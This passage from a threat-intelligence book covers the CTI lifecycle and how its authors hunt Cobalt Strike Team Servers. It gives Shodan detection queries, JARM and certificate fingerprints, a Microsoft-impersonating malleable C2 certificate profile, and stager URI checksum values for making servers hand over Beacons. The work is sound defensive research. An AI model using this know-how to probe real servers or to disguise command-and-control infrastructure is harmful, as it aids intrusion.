


Chart type: Pie [✓ Timeline] Bar

Blank values [✓ Filter by date]

Date filter: Last seen [✓ First seen]

SETTING_USERAGENT	SETTING_SUBMITURI	SETTING_C2_MALLEABLE_INSTRUCTIONS	SETTING_C2_GETREQ_META	S
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; NP02)	/submit.php	nan	Cookie	Conter
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)	/submit.php	nan	Cookie	Conter
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)	/submit.php	nan	Cookie	Conter
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MANM; MANM)	/submit.php	nan	Cookie	Conter
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MANM; MANM)	/submit.php	nan	Cookie	Conter
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)	/submit.php	nan	Cookie	Conter
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)	/submit.php	nan	Cookie	Conter
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MALC)	/submit.php	nan	Cookie	Conter

Figure 4 – The PyQt5 based visualization tool we developed for viewing our Beacon datasets

ANALYSIS

So now we have a question, we have an audience, and we have relevant data. This is the point at which humans cannot be replaced. In a phase shrouded by the psychology of cognitive biases, competing hypotheses, and a myriad of reasoning techniques, we attempt to answer the initial question we were assigned.

When conducting analysis, it is important to keep the two outputs from planning and direction clear in your mind: What is the question, and who is it for?

If you are in the intelligence-creation space, you are (or at least should be) a curious person. While this is a terrific quality for analysts, it has a significant downside. You always want to know more, so you might struggle with where to stop analyzing.

On the surface, understanding more about any given subject is better, right? Creating a masterpiece of a report that takes four months to write means the data you reference might be out of date and therefore not actionable. Conversely, if you work quicker and get the data out sooner, you might not have the time you need to assure the accuracy of the data. This balance between time and accuracy versus completeness is something everyone in the field battles with.

To help with this balance, let us go back to planning and direction. Who is going to consume the intelligence, and what do they need from it?

As a very rough, very generic guide, we can look back at the different types of intelligence:

- **Strategic** - Greater need for accuracy and completeness, less time sensitive.
- **Tactical** - The middle ground. As complete as it can be, while being delivered as quickly as possible.
- **Operational** - Needs information as close to real time as possible; some lack of accuracy is tolerated.

Before we move on to the next phase, it is worth noting that entire careers have gone into understanding how to analyze data. There is no way we can hope to do the science of research and intelligence analysis any justice in this book. If you are wanting to understand the way people think and reason, Richard J. Heuer's book *Psychology of Intelligence Analysis* is a great place to start.

DISSEMINATION

Once you break away from the fun stuff, it is time to gently place your intelligence baby into the hands of its new owner(s). Your creation needs to be released for consumption by vested stakeholders. In reality, this will likely involve many teams and individuals who are involved in providing XDR services.

Referring to the initial phase of planning and development again, the medium for this publication will depend on the audience and their requirements. As with everything contained in this section, there is no right or wrong way, but there are factors to consider with the different types of intelligence products available.

SOC analysts and IR teams are going to want an intelligence product they can parse quickly, and perhaps load into tooling. Executives are going to require something that is easily understood, preferably in report format, or potentially as a briefing with slides and key findings.

Remember where we said that the planning and direction phase will haunt you, if it's done sloppily? If you give your IR team a 40-page PDF file, or your executives a list of contextualized IOCs, people aren't going to see the value in the intelligence you have lovingly crafted. Delivery of the information should not be an afterthought.

There it is: we've planned, collected, processed, analyzed the data. And now we've delivered it to the stakeholder. We're done, finished, time for the next… But wait! We're not quite there yet.

There's one last, equally important, phase to consider before we can call our lifecycle complete.

EVALUATION AND FEEDBACK

We made it to the final phase, and it's time to evaluate the delivered item against the goal we created in the planning phase. Did we deliver what we wanted to? Was it accurate? Was it timely?

We can't possibly attempt to answer those questions without something to compare it to. This once again highlights the importance of the planning and direction phase.

Aside from evaluating the product, we should highlight any deficits that were discovered in any phase of the lifecycle so that improvements can be made. Because this is a cyclical process, if this step is missed, it will mean a degradation of the service over time, and repeated failures in future projects.

Evaluating the lifecycle can help us with automation too. Full automation is not always immediately achievable. It often requires an iterative approach over time, with cyclical analysis and development driven by insights gleaned from repeated manual processing, as well as feedback from stakeholders.

An approach that we've implemented, which we've found helps us when analyzing the successes and failures of each phase, is to look at each one through the lens of the three main components needed to deliver it:

- People
- Process
- Techology

For example, when considering the collection phase, ask the following questions:

- Do we have the skill set we needed within the team to identify the relevant data required?
- Does the process for gathering the data execute in a timely fashion?
- Do we have the right tools in place to ingest the data?

If you look at it from this perspective, you can then make recommendations and secure funding with specificity. And if you want to go the extra mile, you can quantify the improvements to make a business case.

ALIGNING THE STARS: THE CTI LIFECYCLE

OK, now that we've gotten all the administrative details out of the way, let the games begin.

Typically, when you use the CTI lifecycle within your organization, the points at which the requestor or customer will interact with the lifecycle are limited. They will be involved in the planning and direction phase, helping to define what they need and how they need it. The next point at which they will be involved is when they receive the product, in the dissemination.

The majority of the work you do will be completed out of the spotlight. For the purposes of this book, we will walk through those phases, to give inspiration in how you can approach the lifecycle within your organization.

Quick quiz: What is the first phase of the lifecycle? You got it, Planning & Direction!

So, for the purposes of this book – what was our question, and who was our initial audience?

Eric Milam, our Vice President of Research, tasked the BlackBerry Research & Intelligence Team with providing intelligence to all XDR stakeholders to help them proactively protect and defend against Cobalt Strike.

We then asked ourselves….

"How do we proactively defend against Cobalt Strike?"

There is a lot in that question. If you look at it through the advice above, does it meet the requirements of a narrow question?

Not really! It is broad, and it isn't an intelligence question. But it has an intelligence component.

So, we worked on what was actually required from the intelligence side of the team. In order to answer the bigger question, we have several teams who need to consume our intelligence, including SOC teams, product engineering, data scientists and analysts, all contributing to products and services under the XDR umbrella.

That one question became several questions, with different audiences across the XDR solution space, and therefore different deliverables.

Our SOC requires contextualized alert information, and asked:

"How can we improve incident correlation and reduce alert fatigue?"

Product engineering wants a better understanding of the operation of Cobalt Strike Beacon, posing the question:

"How can we fine-tune EDR to detect Beacon payloads?"

Data scientists want labelled data for training models, wondering:

"What features are helpful for training models to classify Cobalt Strike Beacon payloads and configurations?"

IR wants intelligence correlation, IOCs and TTPs, asking:

"How can we improve correlation and campaign tracking relating to Cobalt Strike?"

Finally, intelligence analysts asked:

"How can we track Team Servers and campaigns?"

Throughout the remainder of this book, we'll demonstrate our CTI lifecycle by building an automation system to collect and process Cobalt Strike Beacon payloads, uncovering over 6,000 Team Servers along the way. We'll provide our insights and trends from analyzing over 48,000 Beacons served from those 6,000+ Team Servers, and we also exhibit how intelligence correlation can be performed to enhance our knowledge of threat groups.

Finally, we will debrief, and assess how our results helped answer the questions posed by the various stakeholders.

CHAPTER TWO

ALL YOUR BEACONS ARE BELONG TO US

To defend against Cobalt Strike, we must first understand how it operates.

Cobalt Strike works in an agent and server configuration. Each Beacon is deployed (usually surreptitiously) as an agent on the endpoint and is configured to communicate with a Team Server that acts as the C2.

One is rendered useless without the other, which gives us a couple of options in terms of hunting and detection capabilities. We can choose to detect and respond to either the Beacon or the Team Server, however, there are reasons why you may choose one over the other.

Detecting and responding to the Beacon likely means that a threat actor is already active on our networks, or that there has been a patient zero victim. This approach is therefore largely reactive. Detecting the Team Server has no such requirement and means we do not have to wait for a device to be targeted before taking action to defend ourselves.

To be proactive, which is the ideal scenario, we must be actively looking to locate and identify Cobalt Strike Team Servers in the wild. Ideally this would happen as soon as possible once a new Team Server is deployed. This would allow us to take preventative actions, thereby cutting the head off the snake before it ever has a chance to get close enough to bite.

So, where can we look to find a source of Team Servers for our data collection purposes?

DATA COLLECTION

DEFINING THE SCOPE

There are several data sources we can use to generate a list of Cobalt Strike servers that we will want to defend against. These sources can include the following:

- Threat intelligence feeds
- Industry reports
- Incident response data
- EDR alerts
- Threat hunting

While they are still valuable, many of these sources are reactive in nature and place defenders on the back foot. By the time something ends up in an intelligence report or has triggered alerts in your SIEM, something bad has potentially already happened.

There are several public methodologies for identifying Cobalt Strike Team Servers or active Beacons.

These can include, but are not limited to:

- Default security certificates
- Default port (50050/TCP)
- A tell-tale extra null byte in HTTP server responses
- Jitter and sleep interval analysis
- JARM signatures
- DNS redirector response

RecordedFuture
A Multi-Method Approach to Identifying Rogue Cobalt Strike Servers
https://www.recordedfuture.com/cobalt-strike-servers/

As already stated, our aim is to stay one step ahead of the bad guys and detect Team Servers in the wild. To this end, we have three main options:

- Scan the entire Internet using a custom-built scanner with the purpose of detecting and analyzing Cobalt Strike Team Servers
- Leverage well-known and established scanning services already available on the Internet such as Shodan, Rapid7, Censys or ZoomEye
- Build a hybrid system that leverages public services in conjunction with a private, more targeted scanner

All options have their strengths and weaknesses. They require differing levels of investment and have different barriers to entry for any organization looking to implement such a system.

Building and operating a bespoke Internet-wide scanner and analyzer is the best option in terms of the potential quantity of results. It also offers the best ability to add customizations. But this is also the most expensive option in terms of the time and skills required to implement it. It might be beyond many organizations' capabilities or budget.

The use of public scanning services can be helpful for organizations that do not have an existing way of discovering or tracking Cobalt Strike infrastructure. However, without an additional layer of human or automated analysis for quality assurance, these services might not yield optimal results. You could not achieve a high level of certainty that a server is indeed hosting a Cobalt Strike instance.

Building a hybrid system is a happy medium between these two approaches. This should provide results that have a high level of certainty, but in a more cost-effective manner. Granted, you might not have the same volume of results as from a bespoke system, but it would certainly still offer a good return on investment.

CRAFTING SOME QUERIES

Trying to build a scanner to scan the entire Internet, to accurately fingerprint the systems found, and then to store all the resulting data is no mean feat. Don't forget to add to this the potentially significant effort required to procure the budget for your AWS (Amazon Web Services) bill if you want to do this continuously and rapidly, and to store the results for any length of time.

This is where services like Shodan can make life easier, as they have already done the legwork for you. Other researchers have used similar services like Censys and ZoomEye. Or you can opt to use datasets from Rapid7 instead for Cobalt Strike hunting.

For this paper we will focus on Shodan, but Rapid7 Open Data was also invaluable in our data collection phase. You may decide to use one or even all the services mentioned.

Shodan
https://www.shodan.io/

Rapid7 Open Data
https://opendata.rapid7.com/

Censys
https://censys.io/

ZoomEye
https://www.zoomeye.org/
Identifying Cobalt Strike team servers in the wild by using ZoomEye
https://80vul.medium.com/identifying-cobalt-strike-team-servers-in-the-wild-by-using-zoomeye-debf995b6798

The important part of this phase is getting relevant data to feed to the next stage of our analysis. Firstly, we need to craft search queries to unlock the value in Shodan's data. To limit false positives, these queries need to be based on known Cobalt Strike Team Server characteristics. The results of these queries will still need further scrutiny and processing to increase the level of certainty that a server is hosting Cobalt Strike.

It will take time, experimentation, and regular updates to craft a good set of queries that can account for the different versions of Team Server. These queries should also include instances where the threat actor has customized their deployment, causing it to go undetected by an existing query set.

Here, we have crafted a query that can be used to detect the "404 Not Found" HTTP response returned from the NanoHTTPD server used in the backend of a Cobalt Strike Team Server.

```
"Content-Length: 0" AND "HTTP/1.1 404 Not Found" AND "Content-Type: text/plain" AND "Date:"
```


Figure 5 - Shodan query to detect Cobalt Strike '404 NOT FOUND' response

This query searches for a HTTP server returning a "404 Not Found" response that has a content length of zero, a content type of "text/plain", and which returns a "Date" header.

```
HTTP/1.1 404 Not Found
Date: Fri, 24 Sep 2021 15:08:20 GMT
Content-Type: text/plain
Content-Length: 0
```

Figure 6 – Default NanoHTTPD HTTP header response

The number of results returned via this Shodan query is huge, with more than 322,000 in total. The majority of these would likely be false positives. This is due to the way Shodan queries operate; they will trigger on any systems that contain the values specified in our query, including systems that contain other headers in addition to those specified.



"Content-Length: 0" AND "HTTP/1.1 404 Not Found" AND "Content-Type

TOTAL RESULTS
322,731

TOP COUNTRIES

United States	189,212
Ireland	34,297
Germany	24,933

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

3.223.18.72
ec2-3-223-18-72.compute-1.amazonaws.com
Amazon Data Services NoVa
United States, Ashburn

SSL Certificate
Issued By:
|- Common Name:
Amazon
|- Organization:
Amazon
Issued To:
|- Common Name:
cluster.groovehq.com
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 404 Not Found
Server: awselb/2.0
Date: Wed, 07 Jul 2021 11:19:34 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 0
Connection: keep-alive
```

Figure 7 – Shodan Query results for "404 NOT FOUND" response from Cobalt Strike Team Server

For those familiar with programming logic or string comparisons, it is best to think of Shodan queries as a "contains" comparison, rather than "equals". To work around this, we will require a tighter, more specific query to filter some of these extraneous results out.

For example, if we wanted to remove results that contain a "Connection" header, we can append "AND NOT "Connection"" to our existing query. This would significantly reduce the number of results and cut down on false positives.

The alternative to filtering at the query level is to perform some additional processing of the results, using automation or scripting.

Depending on your level of Shodan API access, you might be forced to refine the query quite a bit, or else you risk exceeding your API keys limitations. You will definitely need more than one query to cover the range of Cobalt Strike server configurations or customizations, so make sure you adjust your approach to suit your API limits.

There needs to be a balance between having a query that is not so tight that it creates false negatives, but also not so loose that you create false positives (which in effect are wasted API query results). API limitations aside, in most scenarios a false positive is more favorable than a false negative. False positives can be whittled down later, but false negatives are missed Team Servers, which are potentially active in the wild and used to conduct attacks.

Another query that has provided valuable results for detecting Cobalt Strike Team Servers is based on JARM fingerprinting. JARM is a Transport Layer Security (TLS) fingerprinting tool developed by Salesforce, which they have leveraged to detect Cobalt Strike Team Servers and other malicious servers.

Salesforce
Easily Identify Malicious Servers on the Internet with JARM
https://engineering.salesforce.com/easily-identify-malicious-servers-on-the-internet-with-jarm-e095edac525a

Shodan added JARM search functionality in November 2020, and it is proving to be a powerful tool in the threat hunter's arsenal. The Cobalt Strike Team Server is written in Java, and each Java TLS stack has a very specific JARM fingerprint. As Java 11 is frequently used as the build version for a great number of Cobalt Strike Team Servers, its JARM fingerprint has also become a JARM fingerprint for Cobalt Strike.


```
ssl.jarm:"07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1"
```

Figure 8 - Shodan Query for Cobalt Strike/Java 11 SSL JARM fingerprint

Cobalt Strike
A Red Teamer Plays with JARM
https://blog.cobaltstrike.com/2020/12/08/a-red-teamer-plays-with-jarm/

SANS
Threat Hunting with JARM
https://isc.sans.edu/forums/diary/Threat+Hunting+with+JARM/26832/

Searching a known Java 11 JARM associated with Cobalt Strike, we received a little over 6,000 results:



ssl.jarm:"07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23

TOTAL RESULTS
6,127

TOP COUNTRIES

Korea, Republic of	1,675
United States	1,671
China	402
Germany	324
Ireland	267

More...

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

61.73.184.139
Korea Telecom
Korea, Republic of, T'aebaek
self-signed

SSL Certificate
Issued By:
|- Common Name:
bogus.com
|- Organization:
Bogus Inc
Issued To:
|- Common Name:
bogus.com
|- Organization:
Bogus Inc
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2
Diffie-Hellman Fingerprint:
RFC2409/Oakley Group 2

```
* OK IMAP4 ready
* CAPABILITY IMAP4rev1 LITERAL+ NAMESPACE UIDPLUS
A001 OK CAPABILITY Completed
A002 BAD
A003 BAD
A004 BYE LOGOUT
```

Figure 9 - Shodan Query Results for SSL JARM fingerprint for Cobalt Strike Team Server

These results contain Cobalt Strike Team Servers as well as legitimate servers running the Java 11 TLS stack, so false positives will be present.

We also need to consider that spoofing JARM signatures is a possibility, whereby a server can be configured to masquerade as a Cobalt Strike Team Server from a TLS/JARM perspective. These spoofed servers might be configured to act as a honeypot that could be used to detect systems like ours, that are attempting to discover Cobalt Strike Team Servers in the wild. These servers can then be blocked during future deployments, potentially thwarting our scanning efforts.

Stefan Grimminck
Spoofing JARM signatures. I am the Cobalt Strike server now!
https://grimminck.medium.com/spoofing-jarm-signatures-i-am-the-cobalt-strike-server-now-a27bd549fc6b

Additionally, threat actors with an awareness of JARM fingerprinting could also modify their TLS stack in a way that alters their JARM fingerprint to evade detection. Looking at the top 10 JARM fingerprints for Team Servers we have observed in the wild, we can confirm that this is the case. The top result by far is the JARM fingerprint for the Java 11 TLS stack, but there are several notable deviations from this.





Figure 10 – Top 10 JARM fingerprints

Other queries can be based on criteria such as Cobalt Strike's default, self-signed SSL certificate, which we'll take a closer look at later in the book.

```
ssl.cert.serial:146473198
```

Figure 11 - Shodan query to check for Default SSL Serial

This SSL certificate should ideally be changed from the default prior to a live operation or engagement, but people often neglect to change it when they deploy a Team Server. This gives us an opportunity to discover servers that still use this certificate, whether intentionally or not.



New Service: Keep track of what you have connected to the Internet. Check out Shodan

China	262
United States	143
Hong Kong	77
Japan	38

61.160.195.13
CHINANET jiangsu province network
China, Shanghai
self-signed


SSL Certificate
Issued By:
|- Common Name:
|- Organization:
Issued To:
|- Common Name:
|- Organization:
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2
Diffie-Hellman Fingerprint:
RFC2409/Oakley Group 2

```
HTTP/1.1 404 Not Found
Date: Wed, 25 Aug 2021 14:05:33 GMT
Content-Type: text/plain
Content-Length: 0
```

Figure 12 - Shodan Query Results for SSL certificate serial for Cobalt Strike Team Server

Lastly, we can also craft queries based on the numerous Malleable C2 profiles for additional coverage (we'll cover these profiles in more detail in Chapter 3).


One such example would be a query to detect Team Servers using the Microsoft Update Malleable C2 profile. This profile is configured to use a certificate common name of *www[.]windowsupdate.com*, to masquerade as a legitimate Microsoft certificate.



```
#
# Microsoft Update
#
# Author: @bluscreenofjeff
#

#set https cert info
#information assumed based on other Microsoft certs
https-certificate {
    set CN       "www.windowsupdate.com"; #Common Name
    set O        "Microsoft Corporation"; #Organization Name
    set C        "US"; #Country
    set L        "Redmond"; #Locality
    set OU       "Microsoft IT"; #Organizational Unit Name
    set ST       "WA"; #State or Province
    set validity "365"; #Number of days the cert is valid for
}
```

Figure 13 – HTTP certificate from Microsoft Update malleable C2 profile

When we query for servers using this certificate common name, we get far fewer results when compared to the other queries. But this time we get a higher likelihood of true positives.



New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

119.29.119.234 2021-10-03T21:34:34.708127

Tencent cloud computing (Beijing) Co., Ltd.
China, Beijing
cloud
self-signed

SSL Certificate
Issued By:
|- Common Name: www.windowsupdate.com
|- Organization: Microsoft Corporation

```
HTTP/1.1 404 Not Found
Date: Sun, 3 Oct 2021 21:34:27 GMT
Content-Type: text/plain
Content-Length: 0
```

Figure 14 – Shodan query results for "Microsoft Update" HTTP certificate

With some time and experimentation, and further knowledge of Malleable C2 profiles, common certificates, and HTTP response headers, we can craft multiple queries that will return an abundance of data, which we will need to further validate for potential Team Server activity.

DATA VALIDATION

Now that we have crafted some queries and started to gather data, how do we validate the results?

There are a few questions that we can ask of the data, which can increase our confidence of a valid detection:

1. Do any servers appear in multiple result sets? (i.e., are there detection overlaps?)
2. Have any of the collected servers been reported via OSINT channels, threat intelligence feeds, or been observed attacking other organizations?
3. Can we coerce the Team Server to serve up a Beacon?

At a minimum, we need to interrogate the datasets and intelligence feeds for detection overlaps and duplications and check if any of the servers have already been observed carrying out malicious activities. Detection overlaps can be used to our advantage here; if we have two or more differing queries or datasets that return data containing the same IP address, then it can increase the likelihood that the discovered IP is in fact an operating Team Server.

The ideal scenario is one where we can force a server from our dataset to serve us a Beacon. If we can do so, then we will know for certain that we have discovered a Team Server and can mark it for the next stages of our CTI lifecycle.

This will not always be possible, as Team Servers can be protected behind redirectors that can limit connections to the Team Server itself, thereby preventing us from retrieving a Beacon. In this instance, there are further ways of detecting Cobalt Strike redirectors that can be added into our validation process to further increase our detection confidence.

Sticking with the objective of retrieving a Beacon from a Team Server, we need to know how we can emulate a valid stager check-in so that we are served a Beacon.


There is a bit of behavior that was implemented purposefully to allow interoperability between Cobalt Strike and Metasploit Framework generated stagers that can help us here. Both Metasploit and Cobalt Strike stage their payloads in such a way that a specially crafted HTTP request – where the Uniform Resource Identifier (URI) matches a specific checksum8 value – will cause the Team Server to serve a Beacon.

Depending on the mode of operation and the architecture of the payload being staged, the URI may need to be of a specific length and have a specific checksum8 value. The breakdown of how this works for Cobalt Strike can be seen in the table below.

Architecture	Mode	Checksum8	URI Length	Example URI
x86	Normal	92	ANY	/aaaaaw
x64	Normal	93	4	/dVbA
x84	Strict	92	5	/aa910
x64	Strict	93	5	/ab820

Table 1 - Stager URI breakdown

Armed with this knowledge, we can develop a simple Python script that can generate a URI string to satisfy any checksum8 validation and URI length checks. This script ultimately could be used to spoof a stager check-in.



